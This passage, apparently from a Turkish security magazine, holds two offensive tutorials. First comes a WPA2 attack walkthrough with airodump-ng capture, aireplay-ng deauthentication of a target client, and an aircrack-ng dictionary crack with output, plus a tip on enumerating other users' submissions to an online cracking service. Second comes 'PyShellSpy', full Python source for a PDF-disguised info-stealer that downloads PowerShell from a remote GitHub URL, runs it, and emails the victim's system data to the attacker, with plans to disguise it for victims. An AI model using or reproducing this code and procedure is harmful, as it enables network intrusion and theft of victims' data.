FC:4A:E9:81:CF:BA  -71        4        0    0   6  130  WPA2 CCMP   PSK  TURKSAT-KABLONET-CFB5-2.4G
72:D1:5E:07:6D:04   -1        0        0    0   1  -1                    <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   2C:3A:E8:3B:6F:DD  -60    0 - 1      0        5  Beles-Internet
(not associated)   C2:17:2D:18:67:44  -60    0 - 1      0        6
(not associated)   BC:75:74:C4:87:87  -62    0 - 1      0        2
(not associated)   32:2C:59:BF:7B:B4  -62    0 - 1      0        4
(not associated)   9A:B8:47:32:AA:D5  -62    0 - 1      0        4
(not associated)   16:AF:EB:4A:25:C1  -63    0 - 1      0        2
(not associated)   B6:A4:5B:87:27:DF  -70    0 - 1      0        1
(not associated)   E8:F2:E2:A1:B3:93  -73    0 - 1      0        3
(not associated)   F6:9B:3B:97:0D:E4  -62    0 - 1      0        2
(not associated)   96:FB:B7:4E:C5:AF  -57    0 - 1      0        2
(not associated)   76:87:1F:15:C8:53  -58    0 - 1      0        5
(not associated)   02:BF:2C:F1:55:41  -60    0 - 1      0        7
(not associated)   8E:64:F3:13:91:B3  -61    0 - 1      0        2
(not associated)   16:96:54:7D:0B:7F  -67    0 - 1      0        1
(not associated)   7E:2B:77:DE:5C:96  -67    0 - 1      0        6
(not associated)   DA:A1:19:F4:67:B7  -70    0 - 1      0        2
C0:D3:C0:31:E7:C9  0C:D2:92:3E:79:34  -26    0 - 1      0       10  ArkaKapı-Legendary-Besim
14:9D:09:7D:BE:18  AC:BC:32:BC:C5:B1  -25    0 -24e     0       43
50:67:F0:53:A9:90  F8:1E:DF:E1:E8:95  -66    0 - 1     18       19  ZyXEL18
50:67:F0:53:A9:90  88:19:08:C1:DF:98  -72    1e- 1      0        2

root@n:~/Desktop# airodump-ng wlan0mon
```

Çıktımızın ilk kısmında, çevredeki erişim noktalarını; ikinci kısmında ise, kimler daha önce nerelere bağlanmış ve şu anda nereye, kim bağlı gibi bilgileri görebilirsiniz.

Hedef erişim noktasını tespit ettikten sonra *airodump-ng wlan0mon –bssid C0:D3:C0:31:E7:C9 –c 5 –w WPAkir* komutu ile hedef erişim noktasına ait bilgi toplamaya ve sadece onu izlemeye başlıyoruz. Bu aşamada amacımız, parola bilgisini elde etmek amacı ile kullanacağımız 4 yollu el sıkışma işlemine ait bir paket yakalamak ve erişim noktasına bağlı istemcileri görüntülemektir.

```
CH  5 ][ Elapsed: 7 mins ][ 2019-01-04 13:01

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C0:D3:C0:31:E7:C9  -25  81     4188     2477    0   5  180  WPA2 CCMP   PSK  ArkaKapı-Legendary-Besim

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C0:D3:C0:31:E7:C9  0C:D2:92:3E:79:34    0    1e- 1      0     2996

root@n:~/Desktop# airodump-ng --bssid C0:D3:C0:31:E7:C9 -c 5 --write WPAkir wlan0mon
```

- **--bssid** C0:D3:C0:31:E7:C9 : İncelediğimiz ağın MAC adresini tanımlamak için,
- **-c 5** : Yayın yaptığı kanal numarasını tanımlamak için,
- **--write** WPAkir: Bulguları WPAkir adında dosyaya yazdırmak için,
- **wlan0mon**: Kullandığımız ağ adaptörümüzün arayüz adı.

Bahsi geçen paketi yakalamak için 3 farklı yöntem uygulanabilir.

- Birinin bağlanmasını beklemek,
- Bağlı olan birisini ağdan düşürmek ve tekrar bağlanmasını sağlamak ya da
- PMKID değerini yakalamak.

Ancak biz bu bahsi geçen 3 yöntemden şimdilik sadece 2. yöntemi uygulayacağız. (**Bağlı olan birisini ağdan düşürmek ve tekrar bağlanmasını sağlamak**)

3- Ağdan Düşürme (DeAuth)

Herhangi bir erişim noktasına bağlı istemcileri, ağdan düşürebilmek için, **deauthentication** paketlerini tekrarlayacağız. Bu işlem için *aireplay-ng* aracını kullanacağız. Aracı aşağıdaki parametreler ile çalıştırabilirsiniz.

- "aireplay-ng –deauth 100 -a C0:D3:C0:31:E7:C9 -c 0C:D2:92:3E:79:34 wlan0mon"
  - **--deauth 100** : Göndermek istediğimiz de-auth paket sayısı
  - **-a C0:D3:C0:31:E7:C9**: Hedef erişim noktasının MAC adresi
  - **-c 0C:D2:92:3E:79:34**: Hedef istemcinin MAC adresi
  - **wlan0mon**: Monitör modundaki adaptörün arayüz adı


```
root@n:~/Desktop# aireplay-ng --deauth 100 -a C0:D3:C0:31:E7:C9 -c 0C:D2:92:3E:79:34 wlan0mon
13:00:20  Waiting for beacon frame (BSSID: C0:D3:C0:31:E7:C9) on channel 5
13:00:21  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 5|35 ACKs]
13:00:21  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|74 ACKs]
13:00:22  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|71 ACKs]
13:00:23  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|62 ACKs]
13:00:23  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|65 ACKs]
13:00:24  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|61 ACKs]
13:00:25  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|62 ACKs]
13:00:25  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|62 ACKs]
13:00:26  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|63 ACKs]
13:00:27  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|64 ACKs]
13:00:27  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|64 ACKs]
13:00:28  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|63 ACKs]
13:00:28  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|63 ACKs]
13:00:29  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|64 ACKs]
13:00:30  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|64 ACKs]
13:00:30  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:^C:34] [ 0|10 ACKs]
root@n:~/Desktop#
```

Gönderilen paket sayısını azaltabiliriz de artırabiliriz de, fakat sayı değerini belirleyen unsur; istemcinin A.P ile olan paket alışverişinin yoğunluğudur. Anlık giden gelen paket çok ise, gönderdiğimiz de-auth paket kabul görmeyebilir. Bu yüzden bu işlemi birkaç defa gerçekleştirebiliriz.

Bahsi geçen yöntem ile istemci ağdan düşürüldüğünde ve yeniden bağlandığında handshake değerini yakalamış olacağız.

4- Kaba Kuvvet Saldırısı

airodump-ng komutunu çalıştırdığımız dizinimizi incelediğimizde "**WPAkir**" adında bir çok dosya oluştuğunu görüyoruz. Bu dosyaları ayrıca inceleyebilirsiniz. Bize şimdilik lazım olan ".cap" uzantılı dosyadır.



Kaba kuvvet saldırısında iki yöntem tercih edilir.


- Sözlük vermek.
- Regex ile parola formatı tanımlamak.

İkinci yolun avantajı, eğer parolanın kombinasyonlarını biliyorsanız, 9 karakter, sadece sayı ve harften oluşuyor gibi, parolanın kırılması kesin gözüyle bakılabilir. Devamı için ihtiyaç duyacağınız tek şey birazcık zaman.

Fakat çoğu kez böyle bir senaryo ile karşılaşmazsınız. Bilmediğiniz bir ortamda, bilmediğiniz kişilerin kullandığı bilinmeyen bir ağ. Bu yüzden sözlük saldırıları tercih edilir. İnsanlar, kolay olsun diye çok basit parolalar tanımladıklarından dolayı sözlükler avantaj sağlar.

İnternette bulabileceğiniz birçok sözlük var. En çok bilineni "rockyou"dur. Kali'de, "/usr/share/wordlists/" altında birçok sözlük bulabilirsiniz. Biz, packetstormsecurity'nin paylaştığı Türkçe sözlüğü kullandık. Dillere özel sözlük kullanmak avantajlıdır ama gördüğümüz üzere, sadece kelimelerden oluşmakta "turkish" adlı sözlük.

Kırılabilirliğini teyit etmek için, şifremizi sözlüğe ekledik.



Gerekli sözlük temin edildikten sonra:

aircrack-ng WPAKir-01.cap -w "/root/Desktop/turkish"

komutu ile süreci başlatabilirsiniz. Filmlerdeki gibi olsun isterseniz, -0 parametresini de ekleyebilirsiniz.

```
root@n:~/Desktop# aircrack-ng WPAkir-01.cap -w /root/Desktop/turkish
Opening WPAkir-01.capse wait...
Read 6237 packets.

   #  BSSID              ESSID                     Encryption

   1  C0:D3:C0:31:E7:C9  ArkaKapı-Legendary-Besim  WPA (0 handshake, with PMKID)

Choosing first network as target.

Opening WPAkir-01.capse wait...
Read 6237 packets.

1 potential targets


                               Aircrack-ng 1.5.2

      [00:00:00] 24/11385 keys tested (888.14 k/s)

      Time left: 12 seconds                                          0.21%

                        KEY FOUND! [ azYeInternetAL ]


      Master Key     : FC 78 2F 5A 5F 17 DF 2C 71 BC 3D 5E 05 E1 4C 71
                       FA 11 C1 79 2A B1 61 19 D5 A3 2F 1D C3 DA 82 D6

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


WPAkir-01.cap : airodump-ng'den elde edilen .cap uzantılı dosya

-w /root/Desktop/turkish : sözlüğün tam dosya yolu


SONUÇ

WPA2 ağları güvenli olsa da kullanıcı veya donanım üreticisi tarafından yapılan basit hatalar, ağa sızılmasına imkan veriyor.

Arka Kapı takipçilerine özel bir bilgi daha paylaşalım. Kendi bilgisayarınızda kendi donanımınızın yettiği ölçüde bu saldırıları yapabileceğiniz gibi, çevrimiçi servisler de kullanabilirsiniz. Bu servislerden bir tanesi de https://www.onlinehash-crack.com adresidir. Burada birçok hizmet veriliyor, ancak biz burada sadece kablosuz ağ parolası kırma senaryolarına değindik.



Tespit ettiğimiz kötü yanı ise; kullanıcı giriş arayüzü olmadığı için başkalarının gönderilerini görebiliyorsunuz. Tek yapmanız gereken, bu servisi kullanan kişilerin e-posta bilgisini bulmak. E-posta adresini https://www.onlinehashcrack.com/dashboard bölümünde girmek olacaktır.



Ekran görüntüsünde fark edildiği üzere, herhangi bir captcha koruması da yok. Bu da elinizdeki bir mail listesini denemenize olanak tanımaktadır. Bu nedenle bu tarz servisleri kullanmadan önce **bir daha düşünün.**

Ferdi Gül - 0xfrd1gul@gmail.com

Bilgisayardaki Ajan PyShellSpy

Bu çalışma mini bir ajan niteliği taşıyan bir programın neler yapabileceğine dair eğitsel bir nitelik taşımaktadır. Güzel bir çayın yanında güzel bir atıştırmalık fena gitmez diye düşünebilirsiniz. Hazırsak başlayalım…

"PyShellSpy" ismini verdiğim; Python ile yazmış olduğum bu zararlı yazılımın yaptıklarını adım adım sıralamak gerekirse;

- PDF görünümlü bir dosya kurban tarafından çalıştırılıyor,
- Arka planda Github depoma attığım raw text durumundaki Powershell script'lerini indiriyor,
- İndirilen string'ler "test.ps1" olarak "C:\Windows\System32\Temp\test.ps1" yoluna kaydediliyor.
- Çalıştırılabilir hâle dönüştürülmüş olan "test.ps1" isimli dosya çalıştırılıyor,
- Güncellenebilir (*) script'ler ile yazılmış bu script bloğu istediğim bilgileri get_info.txt olarak "C:\Windows\System32\Temp\get_info.txt"yoluna kayıt ediyor.
- Kurbanın bilgisayarı hakkında bazı önemli bilgileri içeren bu dosya e-posta olarak saldırgana gönderiliyor.

Zararlının bulaşma ve çalışma şekli aşağıdaki görselde ifade edilmiştir:

(*) Güncellenebilir diyorum. Çünkü script'ler raw text olarak browser'dan; Github depomda tuttuğum yerden indirildiği için kurbandan öğrenmek istediğim başka bilgiler varsa zararlı dosyayı yeniden kurbana ulaştırmak zorunda kalmıyorum. Bu depoyu güncellemem ve kullanıcın daha önce indirdiği zararlıyı çalıştırması yeterli oluyor.


Buraya kadar anlatılmaya çalışılan bütün bu olayı yapacak olan ajan programa PyShellSpy'e değinecek olursak programın çalışma şeklini üç aşamada gösterebiliriz:

- Powershell script'leri içeren herhangi bir formattaki dosyanın indirilmesi,
- Powershell script'in Python'da çalıştırılması,
- Bu ajan programın topladığı verilerin e-posta olarak saldırgana iletilmesi.

Script içeren dosyanın indirilmesi

Bunun için Python'un zengin kütüphanelerinden biri olan <urllib>'i import ediyoruz.

Zararlı script'leri içeren Github depoma bu dosyayı oluşturup atıyorum. Siz de bu dosyayı kendinize ait bir depoda muhafaza edebilirsiniz:



Yukarıda örnek olarak verilen script PowerShell 3.0 versiyonunda test edilmiştir. Şu an mevcut olan en son versiyonun PowerShell 6.0 olduğunu biliyoruz. Versiyona göre script'lerimizi değiştirmemiz gerekebildiğini belirtmek isterim. PowerShell script konusunda ise yardımcı bir kaynak olarak Microsoft'un hazırladığı rehberden faydalanabilirsiniz.[1]

Daha önce belirttiğim gibi kullanıcıya zararlı dosyayı ulaştırdım ancak istediğim bazı bilgiler için yazdığım script'lerde bir şey unuttum ya da değiştirmek istedim. O zaman yukarıda gösterilen depomuzu güncellememiz yeterli.

Script'lerin neler yaptığını görmekte fayda var. PowerShell'de bir konu hakkında bilgi almak istiyorsak;

[Get-Help <command_name>] ya da [<command_name> -?] :

```
Get-Service -?
```

ya da

```
Get-Help Get-Service
```

dememiz yeterli olacaktır.

Ajan programımızın içinde yer alan script'lerin hepsi aşağıdaki gibidir. Görüldüğü üzere ajanın çalıştırıldığı andaki LocalTime | Çalışan Processleri | User Account bilgileri (SID, computer name dahil) | Network Bilgileri (IP ve MAC adresleri dahil) | Registry'deki herhangi bir bilginin içeriği | O anda çalışan servisleri görüntüleyebildik:

```
Get-WmiObject -Class win32_LocalTime

Get-Process

Get-WmiObject -Class win32_UserAccount

Get-WmiObject -Class Win32_NetworkAdapterConfiguration -Filter IPEnabled=$true -ComputerName . | Format-Table -Property IPAddress

Get-ItemProperty -Path Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion

Get-Service
```

1 https://docs.microsoft.com/en-us/powershell/#pivot=main&panel=getstarted

Script içeren dosyamızı yazdığımıza ve ne işe yaradıklarını gördüğümüze göre programımızı yazmaya devam edebiliriz. Ben kodu depolamak için Github'ı tercih ettim. Siz seçtiğiniz depoya uygun olarak *urlopen attribute*'u ile iletişime geçilen path'i değiştirmelisiniz.

Son olarak indirmeye çalıştığım "get_info.ps1" dosyanın adını "test.ps1" olarak değiştirerek Temp klasörümün altına atamayı tercih ettim ve depomdaki string'leri "output.write" ile kullanıcının bilgisayarında oluşturduğum dosyaya yazdırdım:

```
import urllib.request


def get_psfile():


      file_url = urllib.request.urlopen('https://raw.githubusercontent.com/FerdiGul/PyShell-
Spy/master/get_info.ps1')
      with open(r'C://Windows//Temp//test.ps1','wb') as output:
            output.write(file_url.read())
```

Powershell script'in Python'da çalıştırılması:

Python'da bir başka processi çağırmak istediğimde *argparse* ve *subprocess* modüllerine ihtiyacımız olacak. Aşağıdaki kod bloğunda powershell.exe unrestricted çalışma kuralında çağırılıp (Bypass bazı durumlarda daha faydalı olması muhtemeldir...), kullanıcının bilgisayarındaki ~/temp dizini altındaki "test.ps1" içerisindeki scriptler sırası ile çalıştırılıyor.

Kurbanın bilgisayarı hakkında elde edilen veriler "output" değişkenine atanıyor. Son olarak ~/temp dizini altında "get_info.txt" dosyasını oluşturuyor ve output değişkenin tuttuğu veriler .txt dosyasına yazdırılıyor.

```
import argparse
import subprocess as supProc
import urllib.request


def exec_ps():
      parser = argparse.ArgumentParser(description='Sample call to PowerShell function from
Python')
      parser.add_argument('--functionToCall', metavar='-f', default='GET_VICTIM_INFO', help-
='supProcecify function to run')


      args = parser.parse_args()


      psResult   =   supProc.Popen([r'C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.
exe',
      '-ExecutionPolicy',
      'unrestricted', #ByPass
      '. C://Windows//Temp//test.ps1',
      args.functionToCall],
      stdout = supProc.PIPE)


      output = psResult.communicate()
```

```
        doc = open("C://Windows//Temp//get_info.txt","w")
        doc.write(str(args)+"\n\nstdout:\n\n" + str(output))
        doc.close() #finish the process for ps execution
```

Ajanımızın Elde ettiği verilerin e-posta eki olarak saldırgana iletilmesi:

Python dilinde mail göndermek istediğimizde *smtplib* modülü bize yardımcı olacaktır. Burada bizim için önemli olan nokta ajanımızın oluşturduğu, kurbanın bilgilerini içeren "get_info.txt" dosyamızdır. Bunu nasıl e-postada saldırgan ele geçirebilir, sorusu ile yola çıktığımızda; MIMEBase bize yardımcı olacak.

```
import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders


def send_mail(sender,receiver):
        from_mail = sender
        to_mail   = receiver
        message = MIMEMultipart()
        message['From'] = from_mail
        message['To'] = to_mail
        message['Subject'] = "You have gotten some information about your victim!"
        body = "Alarm: A new victim detected!"
        message.attach(MIMEText(body, 'plain'))

        file = "get_info.txt"
        attachment = open("C://Windows//Temp//get_info.txt", "rb")
        getFile = MIMEBase('application', 'octet-stream')
        getFile.set_payload((attachment).read())
        encoders.encode_base64(getFile)
        getFile.add_header('Content-Disposition', "attachment; filename= %s" % file)
        message.attach(getFile)
        smtp = smtplib.SMTP('smtp.gmail.com', 587)
        smtp.starttls()
        smtp.login(from_mail, "password")
        text = message.as_string()
        smtp.sendmail(from_mail, to_mail, text)
        smtp.quit()
```

Programın programlama kodlarının son hali ise aşağıdaki gibidir:

```
import argparse,smtplib
import subprocess as supProc
import urllib.request
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders


def get_psfile():
      #when i want to change/add new powershell script. I can renew my file that get_info.ps1
on my github. So script get another some info also..
      file_url  =  urllib.request.urlopen('https://raw.githubusercontent.com/FerdiGul/Python_
with_PowerShell/master/get_info.ps1')
      with open(r'C://Windows//Temp//test.ps1','wb') as output:
            output.write(file_url.read())



def exec_ps():
      parser = argparse.ArgumentParser(description='Sample call to PowerShell function from
Python')
      parser.add_argument('--functionToCall', metavar='-f', default='GET_VICTIM_INFO', help-
='supProcecify function to run')

      args = parser.parse_args()

      psResult   =   supProc.Popen([r'C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.
exe',
      '-ExecutionPolicy',
      'unrestricted',
      '. C://Windows//Temp//test.ps1',
      args.functionToCall],
      stdout = supProc.PIPE) # stderr = supProc.PIPE

      output = psResult.communicate() # if you want to use upside please add this area also;
=> output,error
      #returnCode = psResult.returncode # "Return code given to Python script is: " + str(re-
turnCode)

      doc = open("C://Windows//Temp//get_info.txt","w")
      doc.write(str(args)+"\n\nstdout:\n\n" + str(output))
      doc.close() #finish the process for ps execution



def send_mail(sender,receiver):
      from_mail = sender
      to_mail   = receiver
      message = MIMEMultipart()
      message['From'] = from_mail
      message['To'] = to_mail
```


```
        message['Subject'] = "You have gotten some information about your victim!"
        body = "Alarm: A new victim detected!"
        message.attach(MIMEText(body, 'plain'))

        file = "get_info.txt"
        attachment = open("C://Windows//Temp//get_info.txt", "rb")
        getFile = MIMEBase('application', 'octet-stream')
        getFile.set_payload((attachment).read())
        encoders.encode_base64(getFile)
        getFile.add_header('Content-Disposition', "attachment; filename= %s" % file)
        message.attach(getFile)
        smtp = smtplib.SMTP('smtp.gmail.com', 587)
        smtp.starttls()
        smtp.login(from_mail, "password")
        text = message.as_string()
        smtp.sendmail(from_mail, to_mail, text)
        smtp.quit()


if __name__=="__main__":

        get_psfile()
        exec_ps()
        sender="mail_address"
        receiver="mail_address"
        send_mail(sender,receiver)
```

Şimdi kötü niyetli ajanımızı oluşturduğumuza göre hazırsak test aşamasına geçelim mi?


PyShellSpy Zararlısının Test Aşaması:

Command Promptumuzu [cmd.exe] açalım ve yukarıda yazdığımız ajan programı çalıştıralım:


```
python PyShellSpy.py
```



Perfecto! Bir hata ile karşılaşmadık ve Python script'i çalıştığında ~/temp klasörünün altında " test.ps1 | get_info.txt " dosyalarının oluştuğunu gözlemledik:




Acaba *get_info.txt* dosyasının içinde gerçekten istediğim bilgiler var mı?




Harika! Kurbanının zararlı dosyayı ne zaman çalıştırdığı bilgisi, bilgisayarındaki yönetici (Administrator) hesabı dahil tüm SID bilgileri, IP bilgileri, o anda çalışan tüm process ve servisleri elde edebildim. Hatta bataryanın süresi bile var :).

Son adım olarak eğer saldırgan, bu önemli bilgileri mail olarak kendine gönderebildiyse her şey saldırganın istediği gibi oldu demektir:



Gördüğümüz üzere victim bilgileri içeren mail attacker'a ulaştığına göre amacımıza ulaştık.



Sosyal Mühendislik Bölümü:

Şimdi sıra geldi işin psikolojik tarafına. Burada ise tamamen saldırganın yaratıcılığına kalmış birçok varyasyon düşünülebilir. Basit mantık kullanıcıya bu script'i ulaştırmamız gerekecek. Herhalde kurbana "bir Python kurmanızı rica edebilir miyim?" diye soramayız değil mi?

O zaman hemen .py uzantılı Python script'imizi kullanıcımızın fark edemeyeceği bir dosya haline dönüştürelim.

